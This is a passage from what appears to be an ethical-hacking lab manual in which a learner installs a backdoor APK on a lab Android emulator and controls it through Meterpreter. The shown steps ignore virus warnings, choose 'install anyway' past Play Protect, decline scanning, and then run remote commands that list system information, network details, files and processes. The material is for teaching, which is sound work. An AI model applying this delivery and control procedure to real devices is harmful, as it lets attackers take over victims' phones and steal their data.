


EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS

16. Switch to the **Android Device** virtual machine.
17. In the **Android Emulator GUI**, click the **Chrome** icon in the lower section of the **Home Screen** to launch the browser.

    Note: If a **Welcome to Chrome** pop-up appears click on **Accept & Continue** and in the **Turn on sync?** page, click on **No thanks.**

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS




18. In the address bar, type **http://10.10.1.13/share** and press **Enter.**

    Note: If a **Browse faster. Use less data.** notification appears, click No thanks.

    Note: If a pop up appears, click **Allow.**

19. The **Index of /share** page appears. Click **Backdoor.apk** to download the application package file.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



20. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.

    Note: If Chrome needs storage access to download files, a pop-up will appear; click Continue. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

    Note: In Allow Chrome to access photos, media, and files on your device?, click **ALLOW.**


    Note: If a warning message appears in the lower section of the browser window, click OK.

    Note: If an **Open with** option appears, choose **Package installer** and click **Always.**

21. A **MainActivity** screen appears. Click **Next,** and then **INSTALL.**


    Note: If a **Blocked by Play Protect** pop-up appears click on **INSTALL ANYWAY**. If a **Send app for scanning?** pop-up appears click on **DON'T SEND.**

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



22. After the application installs successfully, an **App installed** notification appears. Click **OPEN**.


EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



23. Switch back to the **Attacker Machine-2** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot below.

Note: In this case, **10.10.1.11** is the IP address of the victim machine **(Android Device).**


EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



23. Switch back to the **Attacker Machine-2** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot below.

Note: In this case, **10.10.1.11** is the IP address of the victim machine **(Android Device).**


EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



24. Type **sessions -i 1** and press **Enter.** The **Meterpreter** shell is launched as shown in the screenshot below.


Note: In this command, 1 specifies the number of the session.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



25. Type **sysinfo** and press **Enter.** This command displays the information on the target machine such as computer name, OS.


EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



26. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot below.


Note: The **MAC Addresses** might differ in your lab environment.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



27. Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS




28. Type **cd /sdcard** to change the current remote directory to **sdcard.**

    Note: The **cd** command changes the current remote directory.

29. Type **pwd** and press **Enter.** The present working directory will be changed to **sdcard,** that is, **/storage/emulated/0.**

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS




30. While, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.


Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities; for example, they can upload worms, download data, and spy on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS




31. Close all open windows.
32. Switch to the **Android Device** virtual machine.
33. On the **Home Screen,** swipe up to view all the applications.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



34. In the applications drawer, long click on the **MainActivity** application and click **App info.**

